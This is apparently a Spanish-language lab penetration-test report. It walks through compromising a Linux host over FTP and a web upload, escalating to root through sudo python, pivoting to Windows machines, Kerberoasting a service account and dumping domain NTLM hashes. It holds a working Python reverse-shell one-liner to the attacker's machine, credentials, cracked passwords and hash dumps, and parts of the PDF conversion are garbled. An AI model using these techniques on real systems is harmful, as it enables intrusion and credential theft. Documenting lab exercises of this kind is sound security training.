ftp> cat CALL.html
?Invalid command.
ftp> xgd-open CALL.html
?Invalid command.
ftp> get CALL.html
local: CALL.html remote: CALL.html
229 Entering Extended Passive Mode (|||22041|)
150 Opening BINARY mode data connection for CALL.html (109 bytes)
100% |*****| 109
226 Transfer complete
109 bytes received in 00:00 (18.48 KiB/s)
[10.0.100.5] * 0 * [] VicEvil - %cat CALL.html
<html>
<head>
  <title>onion</title>
</head>
<body>
  <h1>GET READY TO RECEIVE A CALL</h1>
</body>
</html>
```

Imagen 2.- Detalle de la conexión al servidor FTP, la transferencia y apertura del archivo “CALL”

Una vez transferido a la Kali, se procede a su apertura destacando que en el head del archivo “html”, tiene un título llamado “onion” y una frase en inglés “Get ready to receive a call”.

B. USO APLICACIONES DE ESCANER DE SERVIDORES WEB.- Se han usado **varias herramientas de “Fuzzing”**, comúnmente utilizadas durante las fases de reconocimiento en pruebas de penetración, que usa **“fuerza bruta”** para **descubrir objetos y directorios ocultos o no indexados** en un servidor web, siendo utilizada sobre el **puerto 80**, apareciendo en el análisis:

- Algunas de las aplicaciones usadas han sido Gobuster, dirsearch, Dirb, entre otras, así como con distintos diccionarios, encontrando únicamente un directorio interesante para esta explotación: **/files**



```
[10.0.100.5] * [VicEvil] ~ %gobuster dir -u http://10.0.100.4 -w /usr/share/wordlists/dirbuster

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.100.4
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: js,php,html,txt
[+] Follow Redirect: true
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 11239]
.html (Status: 403) [Size: 275]
/files (Status: 200) [Size: 933]
.php (Status: 403) [Size: 275]
.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Imagen 3.- Resultado de la búsqueda de directorios con una de las aplicaciones usadas.

- Con esta nueva información, se comprueba que al **subir archivos al servidor FTP**, estos se muestran en el **directorio web: /Files**, por lo que se procede a **subir una shell maliciosa**, siendo ejecutada desde el navegador con resultado positivo, **consiguiendo un acceso no autorizado** a la máquina **Linux-User** con escasos privilegios:



```
ftp> put reverse_monkey.php
local: reverse_monkey.php remote: reverse_monkey.php
229 Entering Extended Passive Mode (|||2450|)
150 Opening BINARY mode data connection for reverse_monkey.php
100% |*****| 5492 158.71 MiB/s 13:00:00 ETA
226 Transfer complete
5492 bytes sent in 00:00 (8.24 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||51542|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 0 0 109 Nov 26 2020 CALL.html
-rw-r--r-- 1 ftp ftp 5492 Nov 2 21:21 reverse_monkey.php
226 Transfer complete
```





Imagen 4.- Subida de archivos a través de FTP y ejecución de la Reverse Shell en la web, siendo recepcionada en la Kali mediante la herramienta “Penélope”

- Se procede a **investigar** por diferentes **directorios** de la máquina “**Linux-User**”, encontrando información sobre un **archivo “runme.sh”**, realizando la búsqueda del mismo mediante el comando “**find**”, siendo encontrado al final de una larga lista, el cual, estaba oculto. Una vez en el directorio donde se halla el archivo, se ejecuta consiguiendo **información importante**:

- ✓ **Shrek:cf4c2232354952690368f1b3dfdfb24d**, siendo este último un hash MD5, procediendo a su descifrado correspondiendo a “**onion**” (título archivo HTML).
- ✓ **EXAMPLE\testing:2021!Query.-** Parece **corresponder** a un dominio, usuario y una contraseña de **Windows**, por la **estructura y la barra “\”**.



- Se procede a ejecutar el comando “**sudo -l**”, donde se observa que podemos **ejecutar** la aplicación **python3.5** en modo **root sin contraseña**, procediendo a su **ejecución** junto un **shell de python**, consiguiendo **acceso root**, procediendo al cambio de contraseña:




```
shrek@ubuntu:/$ sudo /usr/bin/python3.5 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.100.5",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

```
shrek@ubuntu:~$ sudo -l
Matching Defaults entries for shrek on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin

User shrek may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$ /usr/bin/python3.5
Python 3.5.2 (default, Oct 7 2020, 17:19:02)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
root@ubuntu:/# passwd root
passwd root
Enter new UNIX password: onion
Retype new UNIX password: onion
passwd: password updated successfully
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/#
```


Imagen 5.- Ejecución de Shell explotando un archivo mal configurado consiguiendo acceso root al sistema

- Se realiza una conexión mediante un túnel dinámico a través el usuario shrek, consiguiendo la IP del **segundo adaptador de red** de la maquina **Linux User: 10.110.0.4.**, con la **finalidad de conocer y pivotar** sobre las **maquinas Windows**, establecidas por este lado del adaptador de red de Linux-User.




```
shrek@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:b1:3f:97 brd ff:ff:ff:ff:ff:ff
    inet 10.0.100.4/24 brd 10.0.100.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feb1:3f97/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:06:69 brd ff:ff:ff:ff:ff:ff
    inet 10.0.110.4/24 brd 10.0.110.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe2b:669/64 scope link
        valid_lft forever preferred_lft forever
shrek@ubuntu:~$
```


- Con la **contraseña** extraída anteriormente de **Windows**, y a través de un **túnel local** establecido a través de la **maquina “Linux User”** por el **puerto 3389**, accedemos a la maquina **Windows User** mediante **“RDP”**, con resultado positivo.




```
[10.0.100.5] ~ % proxychains xfreerdp /u:testing /d:EXAMPLE /p:2021!Query /v:10.0.110.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain 1: 127.0.0.1:9050 -> 10.0.110.5:3389
[03:07:36:585] [423265:423267] [WARN][com.freerdp.crypto] - Certificate verification failure: unable to get l
ack position 0
[03:07:36:585] [423265:423267] [WARN][com.freerdp.crypto] - (nil)
[03:07:38:003] [423265:423267] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[03:07:38:003] [423265:423267] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[03:07:38:029] [423265:423267] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for
[03:07:38:030] [423265:423267] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\testing> whoami
example\testing
PS C:\Users\testing>
```

- Una vez **dentro** de la maquina **“Windows User”**, se consigue la **IP del segundo adaptador de red** y mediante el comando **“arp -a”**, la **IP del adaptador de red** de la máquina **“Windows DC”**:



```
PS C:\Users\testing> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.0.110.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.110.1

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.56.243
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 0.0.0.0
PS C:\Users\testing>
```

Imagen 6.- IP del segundo adaptador de red de la máquina “Windows-User”

```
PS C:\Users\testing\Desktop\Tools> arp -a

Interface: 192.168.56.243 --- 0x7
Internet Address      Physical Address      Type
192.168.56.1          0a-00-27-00-00-00     dynamic
192.168.56.241        08-00-27-e8-69-af     dynamic
192.168.56.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251          01-00-5e-00-00-fb     static
224.0.0.252          01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.0.110.5 --- 0xe
Internet Address      Physical Address      Type
10.0.110.1            52-54-00-12-35-00     dynamic
10.0.110.3            08-00-27-07-54-16     dynamic
10.0.110.4            08-00-27-2b-06-69     dynamic
10.0.110.255          ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251          01-00-5e-00-00-fb     static
224.0.0.252          01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Imagen 7.- Uso del comando “arp” desde Windows-User para obtener la IP de Windows-User

- Se realiza “ping” desde la Kali para comprobar que **funcionan** las técnicas de **ssh-tunneling** utilizadas , obteniendo **conexión** con las máquinas Windows.

```
[10.0.100.5] * @ [1] VicEvil ~ %ping -c 4 192.168.56.243
PING 192.168.56.243 (192.168.56.243) 56(84) bytes of data:
64 bytes from 192.168.56.243: icmp_seq=1 ttl=127 time=0.244 ms
64 bytes from 192.168.56.243: icmp_seq=2 ttl=127 time=0.253 ms
64 bytes from 192.168.56.243: icmp_seq=3 ttl=127 time=0.316 ms
64 bytes from 192.168.56.243: icmp_seq=4 ttl=127 time=0.253 ms

--- 192.168.56.243 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3084ms
rtt min/avg/max/mdev = 0.244/0.266/0.316/0.028 ms
[10.0.100.5] * @ [1] VicEvil ~ %ping -c 4 192.168.56.241
PING 192.168.56.241 (192.168.56.241) 56(84) bytes of data:
64 bytes from 192.168.56.241: icmp_seq=1 ttl=127 time=0.445 ms
64 bytes from 192.168.56.241: icmp_seq=2 ttl=127 time=0.297 ms
64 bytes from 192.168.56.241: icmp_seq=3 ttl=127 time=0.280 ms
64 bytes from 192.168.56.241: icmp_seq=4 ttl=127 time=0.247 ms

--- 192.168.56.241 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3086ms
rtt min/avg/max/mdev = 0.247/0.317/0.445/0.075 ms
```

Imagen 8.- Resultados de las distintas comprobaciones de conexión desde Kali con cada una de las máquinas Windows.

- Mediante la herramienta “**PowerView¹⁷**”, se consultan los usuarios del dominio y su nombre principal en el entorno **Active Directory**, con la finalidad de **ejecutar un ticket TGS al KDC** y poder **autenticarnos** en alguno de los **servicios**.

```
PS C:\Users\testing\Desktop\Tools> . .\powerview.ps1
PS C:\Users\testing\Desktop\Tools> Get-NetUser -SPN | select name,serviceprincipalname

name      serviceprincipalname
-----
krbtgt    kadmin/changepw
mssql     MSSQLSvc/WINDOWS
IIS Service HTTP/WINDOWS
```

Imagen 9.- Los tres servicios principales obtenidos del entorno Kerberos

¹⁷ herramienta cuya principal función es **enumerar y mapear entornos de Active Directory (AD)**, proporcionando información detallada sobre usuarios, grupos, permisos, políticas y configuraciones del dominio.

- Se verifican los **tres servicios** anteriores, extrayendo cada uno de sus hashes Kerberos para intentar descifrarlo mediante la **herramienta hashcat**, **obteniendo** resultado positivo **únicamente** en el servicio “**iis_service**” (**HTTP/WINDOWS**), consiguiendo su contraseña en texto plano : **LaRosalia2021**

```
PS C:\Users\testing\Desktop\Tools> (Get-DomainSPNTicket -SPN "HTTP/WINDOWS" -OutputFormat hashcat).Hash
$krb5tgt$23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$8901a176c8b9ed6e1f3649066f8c1a1c$67f12dbbb9d21a496167385217a55c5575765c2019849777ADA2AE1A1E8120559E5
980AE639CDE81D34FC13F25B362CD5A9F10EBFE3CF0514577093035FDD085A7DB63DB1CEA989356E9609C4B7E35DA5453F4F925067A07ADDf942F1CE8AA4718E7430DD188B2BE
78846F93360D01E282411ECEA35A30C05CB8455AC180007593F0E8100099DF333E3B60B391F0688C6B6584C21CE443E24C48720FAD60B10FC94533C66F7B708C802F0D8CAF582
476A9FB6CE7990AF506A846A123AF3768E2E5E25EE7354FAC38195438552D26D5C54D639E4879F39CCD32418C5E06A897FCFAD4DF7296A64089AB6A419BAECB0D3871F981CC8D8
2CA03CD25F21835FCB297C6F85D898B83AEAAA29C916B09F4362681F8E3653C0E83A3AAE983CF9077A96AD3534F37C8386A8E50EB66E5689DA48F96AF866E7D9F9FE5C1195059E
2E31CD7D15551E5C365B538CA0C614F30767778FDC55FDFB8DE3F1B2862A06208128E12E3E8642DD0C78022BDC09133E85F72FB72C01A25800373C54E19851D1E41E110B7F992B
7CEE27A8C7A48984893F89784807FE5DF9DFE021CF387F395C6C2CBEA9996907237405BE0855E919D1133C8EE270A1F908C2418A868BC06222EC532750923ACF0C9F37E53706E186
B3C83D3615C390CFD6F86D47EDCC5DCC80C96242EE69474A3111C40C79F0E7C6F84DEDFE08E703006A8101525E52DC678709A99C8807703C18A2EF0E2F1889813388F15D19E7D
E5661F2CD9E573339A62D2C9D63DD90FED68C5210B5A4895E663B54C18105B498425A47CCA5A3D98965F15D7BA39C5D0E637510F3EFA7A8E242781B208707DA304599B1FF5E62E9
2FBF2ECF79793EF1DA77FEF1687F2C4F329CA22D3FF08E29323E5625F6F7D07D416A1EB9B794FF16884AE3EFB0492221A8BF8508B937666F17DB7E81CB0C07D3AD43187F321D1CF
4C01765CA5901A6D0E399C43CD004CF9363223EE158D3CA1603A0F026C9AD613800B714D5810E2C976E8237B5F4B207B18C9AA0349E0F80CF5144F971546D3DE81FA6AD8AE57CD
9AD7CAC0CE22E78D63E3396830CBF4D3CDD05EF43D8652ED792DA2762D3AC8BBD103A4CE8853893BAF907172102FE91DD8163320E3B4D9827082121898E42A8DBFEA785099F65
05AE378E728D97689188599FB4C34FC321ADA6E7EC853F5056902F70693F65220425E3706571A51E75A8A68D37BE280E077B0AD37CA3201E23DCC0683DC2BAD79AFA85F60D5
A33742A7923454133FA8B80A99CA7730FF097A86747E738B947A714B941C443648B2415AB674BD41802F69BE2082E2F49477393E6642142FC5185FDC103B848E81623886F77F1
29DD7CD8429D72ADB6E1194D8BA268A480BF8CAE3605F1ECCA315AA822362B77EEFFE1E20BD6AE3809DE149A3AF92F4B19016A453EC284203465D2C502548CD048C7B00D868780
65EFAC3A7BC1E3ABCC721AABB3507F8
```

Imagen 10.- Hash Kerberos del servicio “HTTP/WINDOWS” usando PShell

```
$krb5tgt$23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$8901a176c8b9ed6e1f3649066f8c1a1c$67f12dbbb9d21a496167385217a55c5575765c2019849777ADA2AE1A1E8120559E5
5da5453f4f925067a07addf942f1ce8aa4718e7430dd188b2be78846f93360d01e282411ecea35a30c05cb8455ac180007593f0e8100099df333e3b60b391f0688c6b6584c21ce443e24c48720f
ee7354fac3b195438552d26d5c54d639e4879f39ccd32418c5e06ab97fcfad4df7296a64089ab6a419baecbdd3871f981cc8d82ca03cd25f21835fc
5c1195059e2e31c1d7d15551e5c365b538ca0c614f30767778fdc55fddfbdd3f1b2862a06208128e12e3e8642dd0c78846f93360d01e282411ecea35a30c05cb8455ac180007593f0e8100099df333e3b60b391f0688c6b6584c21ce443e24c48720f
133c8ee270a1f908c2418ab68bc0622ec532750923acf0c9f37e53706e186b3c83d3615c390cfdf6f86d4c7edcc5dccc8fed6bcb5210b5a4b95e663b54c18105b498425a47cca5a3d98965f15d7ba39c5d0e637510f3efaf7a8e242781b207d707d3ad431b7f321d1cf4c01765ca5901a6dde399c43cd0d4cf9363223ee15bd3ca1603a0f026c94d613b00b714d581ce8853893baf907172102fe91dd8163320e3b4d9827082121898e42a8dbfea785099f6505ae378e728d97689188599fb4c34fc321ada6e7ec853f5056902f70693f65220425e3706571a51e75a8a68d37be280e077b0ad37ca3201e23dccc0683dc2bad79aaf85f60d5b80a99ca7730ff097a86747e738b947a714b941c443648b2415ab674bd41802f69be20d82e2f49477393e6642142fc5185fDC103B848E81623886F77F13465d2c502548cd048c7b00bd6878065efac3a7bc1e3abcc721aabb3507f8:LaRosalia2021

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgt$23$*UNKNOWN$UNKNOWN$HTTP/WINDOWS*$8901a176 ... 3507f8
Time.Started.....: Mon Nov 4 18:41:07 2024 (0 secs)
Time.Estimated...: Mon Nov 4 18:41:07 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/diccionario_RET0_19.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 640.7 kH/s (0.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 151/151 (100.00%)
Rejected.....: 0/151 (0.00%)
Restore.Point....: 0/151 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: public -> community
```

Imagen 11.- resultado del descifrado con la herramienta Hashcat

- Mediante el uso de aplicaciones pertenecientes a la colección de herramientas de Python llamada **Impacket**¹⁸, concretamente: **secretsdump.py**¹⁹ y **wmiexec.py**²⁰, se han realizado las siguientes acciones:

- Se ha procedido a la búsqueda de **hashes de contraseñas y secretos** del sistema Windows, ejecutando, primeramente, la herramienta **secretsdump.py**, aportando muchísima información, destacando para esta explotación:
- ✓ Área “**Dumping Domain Credentials**”, donde se muestran los hashes de NTLM y claves de Kerberos para cada usuario del controlador de dominio del AD.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxchains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[proxchains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:49667 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92f2693218f29d3635799003a1710596:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:610338dfc1b22a567b8f4377b031b13b:::
cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:037575dedc3cfbfd86b888610d5f4561:::
